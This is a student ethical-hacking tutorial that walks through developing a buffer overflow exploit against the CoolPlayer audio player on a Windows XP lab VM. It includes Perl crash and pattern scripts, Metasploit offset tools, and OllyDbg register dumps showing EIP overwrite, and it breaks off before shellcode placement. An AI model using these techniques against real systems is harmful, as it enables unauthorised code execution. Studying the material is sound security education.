Exploit Development Tutorial

A tutorial to explain and show the development of a buffer overflow attack in a Windows based system.

Thomas MacKinnon

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2019/20

Contents

INTRODUCTION

A buffer overflow vulnerability is caused when user entered data overruns the fixed length of memory allocated to their input, leading to overwriting adjacent pieces of data used by the application. This is usually caused by the developer of the application presuming that the user will not input abnormally large files which result in the program crashing (Veracode). However, this assumption leaves many applications being vulnerable, leaving their users at risk from a myriad of attacks that could cause serious damage to their devices.

Exploiting buffer overflows is a very old practice in computing, dating all the way back to the Morris worm of the 1980s, but still is a prevalent issue today. Developers have taken steps into preventing this common flaw, through patches to Operating systems and limiting user input, but many are still left vulnerable.

This tutorial aims to give a detailed understanding of buffer overflow vulnerabilities, through building of a Proof of Concept to malicious exploitation of the flaw. The application being exploited is CoolPlayer, an audio player designed for Windows (SourceForge, 2019). CoolPlayer allows the user to upload custom skin files to change the appearance of the application. However, there is no input validation associated with this function, leaving it vulnerable to buffer overflow attacks.

Figure 1: CoolPlayer by Source Forge

All the testing and development of the buffer overflow attacks was done on a Windows XP Service Pack 3 Virtual Machine, which contained all the tools used throughout. The coding language Perl is also utilized throughout the majority of the tutorial in order to create the needed skin files for CoolPlayer. No coding experience is needed for Perl, as each script is shown with screenshots and explained, and a link to each tool is provided in the references of this document.

The stack operates as a collection of items, that are worked through with last in first out approach for items. In our case jobs get added to the top of the stack with a **push** operation, and are removed with a **pop** operation.

The heap contains all the memory allocated towards the program, and can be increased with a **malloc()** or **calloc()** function. Memory leaks can occur if allocated memory not being used isn't deallocated, so the **free()** function is very useful in avoiding that issue (Gribblelab, 2012).

The BSS (block started by symbol) contains uninitialized values and is initialized to arithmetic 0 before the program begins. Global and static variables that are initialized by the program are stored in the data segment, which is a read-only area. (Geeks for geeks, 2020).





Figure 2: Diagram of Program Memory (Medium, 2018)

PROCEDURE

DEVELOPING A PROOF OF CONCEPT

First stage of this tutorial is the creation of a Proof of Concept, which will reveal whether the application is vulnerable to a buffer overflow attack. This is simply done by creating a file for the program with too much information within, to test if the buffer overflows or not. CoolPlayer allows users to upload custom skin files to customize their application through an **.ini** file, so to test for vulnerabilities an incorrect **.ini** file will be created.




```
1  my $file ="crashTest1.ini";
2  my $heading ="[CoolPlayer Skin] \n PlaylistSkin=";
3  my $overFlowAmount ="\x41" x 1000;
4
5  open($FILE,">$file");
6  print $FILE $heading.$overFlowAmount;
7  close($FILE);
```

Figure 3: Crash Test 1 Perl Script

The Perl script in Figure 3 will create a **.ini** file containing the needed header followed by the letter “a” a thousand times. To test for a buffer overflow vulnerability, follow the steps provided below.

1. Copy the Perl script in Figure 3 to notepad++ and save it as a Perl file type (**.pl**) into a folder.
2. Double click the Perl file inside the folder to run it, this will quickly create a **.ini** file named “crashTest1.ini”. To check the script has worked open the **.ini** file in notepad++.
3. Run CoolPlayer, right click on the application and click **Options**. The custom skin option is found at the bottom, simply open this and upload the **.ini** file and click **OK**.
4. If a buffer is overflowed the program will crash, resulting in an error message seen in Figure 4. If the program did not crash it might that not enough information was input, so the buffer did not overflow. To get the program to crash simply increase the amount a’s in line 3 of Figure 3 by 500 or more and repeat steps 2 to 4.


1704872.exe

1704872.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure 4: A Successful Crash


No crashes occurred after inputting one thousand A's, so this was increased to one thousand five hundred, which in turn resulted in a crash. This means that the buffer overflowed somewhere between 1000 -1500 characters.

Further Investigation with OllyDbg

OllyDbg (Ollydbg, 2014) will be used throughout the majority of this tutorial, so it's important to familiarize yourself with its features before using it. The software takes applications and dissembles it into assembly code, offering the user a step by step approach to seeing how a program runs. This comes particularly useful when finding specific information about buffer overflow vulnerabilities, such as the minimum amount of characters needed to crash the application.

OllyDbg can be quite intimidating for a first-time user, so here are each of the primary windows explained to help. CoolPlayer has been attached already, so that the windows actually contain information.

1. **Code Window** - This shows the code of the application, showing each instruction with its related address being at the far left.
2. **Registers Window** - This window shows the register used by the application, and what information they contain. Importantly this window shows the **EIP** and **ESP** for the application, which will be critical in developing the buffer overflow exploit.
3. **Data Window** - This window shows Hex and ASCII data for each address, giving the user a more readable form of the information.
4. **Stack Window** - The stack is shown through this window, allowing the user to see the jobs being worked through whilst the application operates.



OllyDbg - 1704872.exe - [CPU - thread 00000A20, module ntdll]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
1
2
3
4

```
7C90120F   C3                 RETN
7C901210   8BFF               MOV EDI,EDI
7C901212   CC                 INT3
7C901213   C3                 RETN
7C901214   8BFF               MOV EDI,EDI
7C901216   8B4424 04          MOV EAX,DWORD PTR SS:[ESP+4]
7C90121A   CC                 INT3
7C90121B   C2 0400            RETN 4
7C90121E   64:A1 18000000     MOV EAX,DWORD PTR FS:[18]
7C901224   C3                 RETN
7C901225   57                 PUSH EDI
7C901226   8B7C24 0C          MOV EDI,DWORD PTR SS:[ESP+C]
7C90122A   8B5424 08          MOV EDX,DWORD PTR SS:[ESP+8]
7C90122E   C702 00000000      MOV DWORD PTR DS:[EDX],0
7C901234   897A 04            MOV DWORD PTR DS:[EDX+4],EDI
7C901237   0BFF               OR EDI,EDI
7C901239  v74 1E              JE SHORT ntdll.7C901259
7C90123B   83C9 FF            OR ECX,FFFFFFFF
7C90123E   33C0               XOR EAX,EAX
7C901240   F2:AE              REPNE SCAS BYTE PTR ES:[EDI]
7C901242   F7D1               NOT ECX
7C901244   81F9 FFFF0000      CMP ECX,0FFFF
7C90124A  v76 05              JBE SHORT ntdll.7C901251
7C90124C   B9 FFFF0000        MOV ECX,0FFFF
7C901251   66:894A 02         MOV WORD PTR DS:[EDX+2],CX
7C901255   49                 DEC ECX
7C901256   66:890A            MOV WORD PTR DS:[EDX],CX
7C901259   5F                 POP EDI
```

```
Registers (FPU)
EAX 7FFD8000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0114FFCC
EBP 0114FFF4
ESI 00000004
EDI 00000005

EIP 7C90120F ntdll.7C90120F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty +UNORM 2F49 7C832F41 0012D868
ST1 empty 0.0184722476877722020e-4933
ST2 empty -UNORM 99B3 0012D838 00000000
ST3 empty +UNORM 5188 0056518C 76399B35
ST4 empty +UNORM 0178 00565188 76399F76
ST5 empty +UNORM 0378 010500BF 755C7184
ST6 empty +UNORM 42D9 005D3939 315B6269
```


```
Address   Hex dump                 ASCII
004DE000  00 00 00 00 00 00 00 00  ........
004DE008  00 00 00 00 00 00 00 00  ........
004DE010  00 00 00 00 00 00 00 00  ........
004DE018  00 00 00 00 00 00 00 00  ........
004DE020  00 00 00 00 00 00 00 00  ........
004DE028  00 00 00 00 00 00 00 00  ........
004DE030  00 00 00 00 00 00 00 00  ........
004DE038  00 00 00 00 00 00 00 00  ........
004DE040  00 00 00 00 00 00 00 00  ........
004DE048  00 00 00 00 00 00 00 00  ........
004DE050  00 00 00 00 00 00 00 00  ........
004DE058  00 00 00 00 00 00 00 00  ........
004DE060  00 00 00 00 00 00 00 00  ........
004DE068  00 00 00 00 00 00 00 00  ........
004DE070  00 00 00 00 00 00 00 00  ........
004DE078  00 00 00 00 00 00 00 00  ........
004DE080  00 00 00 00 00 00 00 00  ........
```

```
0114FFCC   7C950010  RETURN to ntdll.7C950010 from ntd
0114FFD0   00000005
0114FFD4   00000004
0114FFD8   00000001
0114FFDC   0114FFD0
0114FFE0   00000000
0114FFE4   FFFFFFFF  End of SEH chain
0114FFE8   7C90E900  SE handler
0114FFEC   7C950030  ntdll.7C950030
0114FFF0   00000000
0114FFF4   00000000
0114FFF8   00000000
0114FFFC   00000000
```

Figure 5: CoolPlayer attached to OllyDbg

OllyDbg will now be used to investigate the application further, by following the steps bellow information.

1. Attach CoolPlayer to OllyDbg by click **Attach** inside OllyDbg's file menu and select CoolPlayer from the available options (CoolPlayer must be open).
2. Now select **Run** from the **Debug** menu, and then use CoolPlayer to select the **.ini** file that will crash the application.
3. Return to OllDbg to view the results.



```
Registers (FPU)
EAX 41414142
ECX 0000AC8E
EDX 00150608
EBX 00000000
ESP 001201E8 ASCII "AA"
EBP 41414141
ESI 001201F0
EDI 0012E09D

EIP 41414141
```

```
001201C0  41414141  AAAA
001201C4  41414141  AAAA
001201C8  41414141  AAAA
001201CC  41414141  AAAA
001201D0  41414141  AAAA
001201D4  41414141  AAAA
001201D8  41414141  AAAA
001201DC  0044471E  ▲GD.  1704872.0044471E
001201E0  41414141  AAAA
001201E4  41414141  AAAA
001201E8  00004141  AA..
001201EC  00121700  .‡‡.  ASCII "PlaySwitch"
001201F0  0013832C  ,âll.
```

Figure 6: OllyDbg's Register Window after a crash


The Registers section of OllyDbg reveals that the **EIP** (Extend Instruction Pointer) has been overwritten with A's, as seen on the right side of Figure 6. The left side shows the stack, with the top of the stack being overwritten with A's.

As the custom skin setting is a function of the overall application it must return to the main function of the program. This is done using a **JMP EIP**, which will return the application to the **EIP**, however since the **EIP** has been overwritten the application instead tries to **JMP 41414141**. This is an illegal memory location, which causes the application to crash, but if the **EIP** was instead overwritten to a memory location that contained our shellcode new exploits would be possible.

Finding the Distance to the EIP

The exact distance to the **EIP** must be found to make it point to our shellcode, this can be done using a predictable pattern. The section of the pattern that overwrites the **EIP** will reveal the exact location, allowing the further development of this Proof of Concept.


A Metasploit tool named **pattern_create.rb** can be used to create a pattern, to operate this tool right click on the **Shortcut to cmd** folder on the **XP SP3** desktop and select **CmdHere**. Copy the text into command prompt, making a pattern of 1500, as seen in Figure 7.



```
C:\cmd>pattern_create.exe 1500> pattern1500.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr1.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
```

Figure 7: Creating a pattern of 1500 characters


Now that the pattern is created it is time to make a script around it, copy the old script and replace line 3 with the pattern, as seen in Figure8.



```
1  my $file ="crashPattern.ini";
2  my $heading ="[CoolPlayer Skin] \n PlaylistSkin=";
3  my $overFlowPattern ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
4
5  open($FILE,">$file");
6  print $FILE $heading.$overFlowPattern;
7  close($FILE);
```

Figure 8: Inserting the Pattern into the Perl Script


Use the Perl script to create the **.ini** file and launch CoolPlayer attached to OllyDbg. Then run the CoolPlayer and select the new **.ini** file containing the pattern. OllyDbg Registers section will now show the **EIP** to be **6A423969** which can be used to find the distance to the section of the pattern that the program reached before the buffer overflowed.



```
Registers (FPU)
EAX 41386742
ECX 0000EAC4
EDX 00150608
EBX 00000000
ESP 001201E8 ASCII "0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"
EBP 42386942
ESI 001201F0 ASCII "j3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk"
EDI 0012E09D

EIP 6A423969

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -??? FFFF 00FFFFFF 00FFFFFF
ST1 empty -??? FFFF 00000000 00000000
ST2 empty -??? FFFF 000000FE 00FE00FE
ST3 empty -??? FFFF 000000FE 00FE00FE
ST4 empty -??? FFFF 00FFFFFF 00FFFFFF
ST5 empty -??? FFFF 000000FF 00FF00FF
ST6 empty -??? FFFF 00000000 00000000
ST7 empty 0.0
                3 2 1 0       E S P U O Z D I
FST 0000  Cond  0 0 0 0  Err  0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec  NEAR,53  Mask     1 1 1 1 1 1
```

Figure 9: Registers Window showing the section of Pattern

Open **CmdHere** for the **Shortcut to cmd** and type the command seen in Figure 10. This reveals the number of characters needed to overwrite the **EIP** of the application, being **1048**, now that a specific distance has been found, the shellcode can be placed.




```
C:\cmd>pattern_offset.exe 6A423969 1500
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr2.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
1048

C:\cmd>_
```

Figure 10: Finding the Pattern Crash point

Placing the Shellcode

The shellcode for most buffer overflow attacks is placed at the top of the stack, however we must first check if there is enough space. To do this the predictable pattern will be used again, except this it will be placed at the top of the stack to measure the amount of available space. A simple script, shown in Figure 11, is used to check for available space, by first inputting 1048 A's, then inputting four characters (in this case it is the character **B**) to overwrite the **EIP** and then followed by the predictable pattern. The pattern in this case will 800 characters, as this enough for the necessary shellcode, and plenty more extra space.




spaceAtTopOfStack.pl   patern800.txt

```
my $file ="spaceAtTopOfStack.ini";
my $heading ="[CoolPlayer Skin] \n PlaylistSkin=";
my $overFlowAs ="\x41" x 1044;
my $eip = "BBBB";
my $overFlowPattern ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac

open($FILE,">$file");
print $FILE $heading.$overFlowAs.$eip.$overFlowPattern;
close($FILE);
```

Figure 11: Script for checking the available space at the top of the stack

After creating the **.ini** file, add it as a custom skin file in CoolPlayer attached to OllyDbg to examine the crash. The result shows there is plenty of space at the top of the stack, meaning our shellcode can easily fit.




```
001201D8  41414141 AAAA
001201DC  0044471E ▲GD.  1704872.0044471E
001201E0  41414141 AAAA
001201E4  42424242 BBBB
001201E8  41306141 Aa0A
001201EC  61413161 a1Aa
001201F0  33614132 2Aa3
001201F4  41346141 Aa4A
001201F8  61413561 a5Aa
001201FC  37614136 6Aa7
00120200  41386141 Aa8A
00120204  62413961 a9Ab
00120208  31624130 0Ab1
0012020C  41326241 Ab2A
00120210  62413362 b3Ab
00120214  35624134 4Ab5
00120218  41366241 Ab6A
0012021C  62413762 b7Ab
00120220  39624138 8Ab9
00120224  41306341 Ac0A
00120228  63413163 c1Ac
0012022C  33634132 2Ac3
00120230  41346341 Ac4A
00120234  63413563 c5Ac
00120238  37634136 6Ac7
0012023C  41386341 Ac8A
00120240  64413963 c9Ad
00120244  31644130 0Ad1
00120248  41326441 Ad2A
```

Figure 12: OllyDbg stack window

Jumping to ESP

The **ESP** (Extended stack pointer) points to the top of the stack, which is where the shellcode is going to be placed. The location of the **ESP** is not always the same, as additional items could always be placed on the stack. This rules out the option of changing the **EIP** to the location of the **ESP**, since it won't reliably jump to the top of the stack. So instead the **EIP** will be changed to the location of a **JMP ESP**, which will always jump to the top of the stack.

